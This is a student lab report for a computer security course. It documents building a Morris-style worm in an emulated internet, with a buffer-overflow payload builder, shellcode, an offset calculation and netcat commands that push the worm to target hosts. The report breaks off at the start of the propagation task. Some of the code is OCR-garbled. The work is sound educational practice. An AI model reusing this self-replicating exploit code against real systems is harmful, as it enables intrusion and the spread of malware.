

CSE 406

Computer Security

Assignment 2

Malware Design : Morris Worm


Submitted By:
Fattah-Zul-Ikram
1705058

Date of Submission:
August 07, 2022

Assignment Setup

- Nano internet setup:


dcbuild was used at first to compose and build the container. Then, dcup was used to up the container.



```
[08/06/22]seed@VM:~/.../Internet-nano$ dcup
i1 Starting as152h-host_2-10.152.0.73      ... done
Starting as151h-host_0-10.151.0.71      ... done
Starting as151h-host_4-10.151.0.75      ... done
Starting as152r-router0-10.152.0.254    ... done
Starting internet-name_ee6b6326cce7e5be4913cbfc86f3c820_1 ... done
Starting as151h-host_2-10.151.0.73      ... done
Starting as153h-host_1-10.151.0.72      ... done
Starting as152h-host_3-10.152.0.74      ... done
Starting as151h-host_1-10.151.0.72      ... done
Starting as153h-host_2-10.153.0.73      ... done
Starting as151h-host_3-10.151.0.74      ... done
Starting as152h-host_0-10.152.0.71      ... done
Starting as100rs-ix100-10.100.0.100     ... done
Starting internet-name_morris-worm-base_1 ... done
Starting as151r-router0-10.151.0.254    ... done
Starting as152h-host_4-10.152.0.75      ... done
Starting as153h-host_3-10.153.0.74      ... done
Starting as153h-host_0-10.153.0.71      ... done
Starting as152r-router0-10.153.0.254    ... done
Starting as153h-host_4-10.153.0.75      ... done
Attaching to as152h-host_2-10.152.0.73, as151h-host_4-10.151.0.75, as151h-host_1-10.151.0.72, as151h-host_0-10.151.0.71, as153h-host_1-10.153.0.72, internet-name_ee6b6326cce7e5be4913cbfc86f3c820_1
255host_0          255host_4
```


- Map of the emulated internet:

Same process was followed for the map container.



```
[08/06/22]seed@VM:~/.../map$ dcup
as1 Starting seedemu client ... done
as1 Attaching to seedemu client
as1seedemu_client | 2022-08-06 18:12:21.726 ERROR [Controller src/utils/control
as1ler.ts:94 Socket.<anonymous>] 5bc9edc68f3027e6e346d999c17c75decfd6067d76560b484e0
as1fb668a99744cb6 sents another _BEGIN_RESULT_ while the last message was not finis
as1hed.
as1seedemu_client | 2022-08-06 18:20:49.774 ERROR [Controller src/utils/control
as1ler.ts:94 Socket.<anonymous>] f0778bde1d51735d8d680bd72679f8c0bbb1474ee105ef6849
as1e242120a53f61a sents another _BEGIN_RESULT_ while the last message was not finis
as1hed.
as1seedemu_client | 2022-08-06 18:29:07.353 ERROR [Controller src/utils/control
as1ler.ts:94 Socket.<anonymous>] 5db9ff158549e01154066e39981bd6f0c394ac6869334ca7a01
as1bd139eb821fb87 sents another _BEGIN_RESULT_ while the last message was not finis
as1hed.
as1seedemu_client | 2022-08-06 21:19:22.047 ERROR [Controller src/utils/control
as1ler.ts:94 Socket.<anonymous>] 9dfcbb8fe0e78034964d734bca9a2c3a598daab9e0d91ce5302
as1c2d9b0ef2a958c sents another _BEGIN_RESULT_ while the last message was not finis
as1hed.
as1seedemu_client | 2022-08-06 21:19:22.047 ERROR [Controller src/utils/control
as1ler.ts:94 Socket.<anonymous>] 9dfcbb8fe0e78034964d734bca9a2c3a598daab9e0d91ce5302
as1c2d9b0ef2a958c sents another _BEGIN_RESULT_ while the last message was not finis
as1hed.
as1seedemu_client | 2022-08-06 21:19:22.047 ERROR [Controller src/utils/control
as1ler.ts:94 Socket.<anonymous>] 9dfcbb8fe0e78034964d734bca9a2c3a598daab9e0d91ce5302
as1c2d9b0ef2a958c sents another _BEGIN_RESULT_ while the last message was not finis
as1hed.
```

- Observation of setup:




As can be seen in the screenshot, there are three networks connected by routers to one another. Each network has five devices connected to it. If we click on one device, we can see the details on the right hand side, where there are three options available for each device: Refresh, Disconnect and Launch Console.

At the top of the map, there is a filter for animating packet flows on the map.


The Map

- Console:




By pressing Launch Console option on the details bar, we can open a console on the device.

- Ping:



By using the command “**ping 1.2.3.4**”, the device pings a non-existing ip address. However, we can visualize the flow of data by using the filter mentioned above. By using “**icmp and dst 1.2.3.4**” as filter, we can see the machine running the command.




As can be seen from this screenshot, the device that ran the command is blinking. This was later used to visualize the worm infected hosts.

Task 1: Attack Any Target Machine


Step 1:

Address randomization was turned off at first.



Step 2:

The initial parameters for buffer overflow attack was determined.



The console of the nano internet printed out some of its internal parameters. The frame pointer ebp is 0xfffffd5f8. The buffer's address is 0xfffffd588.

Step 3:

The parameters of `createBadfile()` was changed in `worm.py`. The return address is `0xffffd5f8`, the offset is $(0xffffd5f8 - 0xffffd588) + 4 = 0x74$.



```
Activities Text Editor Aug 6 10:13
worm.py
-/Desktop/MalwareLabSetup/worm
Save
Open
R
25 # The last line (above) serves as a ruler, it is not used
26 ).encode('latin-1')
27
28
29 # Create the badfile (the malicious payload)
30 def createBadfile():
31     content = bytearray(0x00 for i in range(500))
32     ######
33     # Put the shellcode at the end
34     content[500-len(shellcode):] = shellcode
35
36     ret = 0xffffdf8 + 100 # Need to change
37     offset = 0x%# # Need to change
38
39     content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
40     ######
41
42     # Save the binary code to file
43     with open('badfile', 'wb') as f:
44         f.write(content)
45
46
47 # Find the next victim (return an IP address).
48 # Check to make sure that the target is alive.
49 def getNextTarget():
50     return '10.151.0.71'
51
52
53 ######
54
55 print("The worm has arrived on this host ^_^", flush=True)
56
57 # This is for visualization. It sends an ICMP echo message to
58 # a non-existing machine every 2 seconds.
```

Step 4:

The initial attack on the hardcoded host was carried out by executing `worm.py`.

Activities Terminal Aug 6 10:15

```
map x + localhost:8080/map.html seed@VM:~/.../internal as153h-host_2-10.153.0.73 | ready! run to attach to this node as153h-host_3-10.153.0.74 | ready! run to attach to this node as153h-host_4-10.153.0.75 | ready! run to attach to this node internet-nano_e6b6326cce7e5be4913cbfc86f3c820_1 internet-nano_morris-worm-base_1 exited with code as153r-router0-10.153.0.254 | ready! run to attach to this node as153r-router0-10.153.0.254 | bird: Start as151h-host_0-10.151.0.71 | Starting st as151h-host_0-10.151.0.71 | Input size: as151h-host_0-10.151.0.71 | Frame Point as151h-host_0-10.151.0.71 | Buffer's ad as151h-host_0-10.151.0.71 | === Return as151h-host_0-10.151.0.71 | Starting st as151h-host_0-10.151.0.71 | Input size: as151h-host_0-10.151.0.71 | Frame Point as151h-host_0-10.151.0.71 | Buffer's ad as151h-host_0-10.151.0.71 | === Return as151h-host_0-10.151.0.71 | Starting stack as151h-host_0-10.151.0.71 | (^_^) Shellcode is running (^_^)
```

[08/06/22]seed@VM:~/.../worm\$ chmod +x worm.py
[08/06/22]seed@VM:~/.../worm\$./worm.py
The worm has arrived on this host ^_~

>>> Attacking 10.151.0.71 <<<

PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
[08/06/22]seed@VM:~/.../worm\$




153host_4 153host_0

After executing the worm.py file, we can see in the nano internet console that the content of the shellcode is executed, as it printed the line provided there.

Task 2: Self Duplication

Step 1:


The worm should be downloaded in the infected machine. So, the shellcode was changed so that the machine infected executes the shellcode and downloads the worm.py file in it.



```
Activities Text Editor Aug 6 10:46
Open worm.py -/Desktop/Malware/LabSetup/worm
Save
shellcode= (
    "\x4e\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
    "AAAABBBBCCCCDDDD"
    "/bin/bash"
    "-C"
    "# You can put your commands in the following three lines.
    # Separating the commands using semicolons.
    # Make sure you don't change the length of each line.
    # The * in the 3rd line will be replaced by a binary zero.
    echo '(\^_^\') Shellcode is running (\^_^\')';
    nc -lve 8080 > worm.py"
    "12345678901234567890123456789012345678901234567890"
    "# The last line (above) serves as a ruler, it is not used
).encode('latin-1')
27
28
29# Create the badfile (the malicious payload)
30def createBadfile():
31    content = bytearray(0x90 for i in range(500))
32    ##### Put the shellcode at the end #####
33    content[500-len(shellcode):] = shellcode
34
35    ret     = 0xffffd5f8 + 100 # Need to change
36    offset = 0x74 # Need to change
37
38    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
39    ##### End of the malicious code #####
40
41# Copy the binary code to file
42
```


“nc -lve 8080 > worm.py” downloads the file provided by the sender and saves it.

Step 2:



```
Activities Text Editor Aug 6 12:26
Open worm.py -/Desktop/Malware/LabSetup/worm
Save
76
77
78
79 #####
80
81 print("The worm has arrived on this host ^_^", flush=True)
82
83# This is for visualization. It sends an ICMP echo message to
84# a non-existing machine every 2 seconds.
85subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)
86
87# Create the badfile
88createBadfile()
89
90# Launch the attack on other servers
91while True:
92    targetIP = getNextTarget()
93
94    # Send the malicious payload to the target host
95    print(f"*****", flush=True)
96    print(f">>>> Attacking {targetIP} <<<<", flush=True)
97    print(f"*****", flush=True)
98    subprocess.run(["ifcat badfile | nc -w3 {targetIP} 9090"], shell=True)
99
100   # Give the shellcode some time to run on the target host
101   time.sleep(4)
102   subprocess.run(["ifcat worm.py | nc -w5 {targetIP} 8080"], shell=True)      #TASK 1
103
104
105   # Sleep for 10 seconds before attacking another host
106   time.sleep(10)
107
108   # Remove this line if you want to continue attacking others
109   #exit(0)                                     #TASK 3
```

“cat myfile | nc -w5 {targetIP} 8080” is the command for sending worm.py to the target IP address. By combining these two steps, the file was downloaded on the attacked machine.



As can be seen in the screenshot, the infected machine has a worm.py file downloaded in its bof folder. And after that, we verified its content to be the same as the sender machine.

Task 3: Propagation

Step 1:

At first, the getNextTarget() function was rewritten. Previously, it hardcoded the target IP.

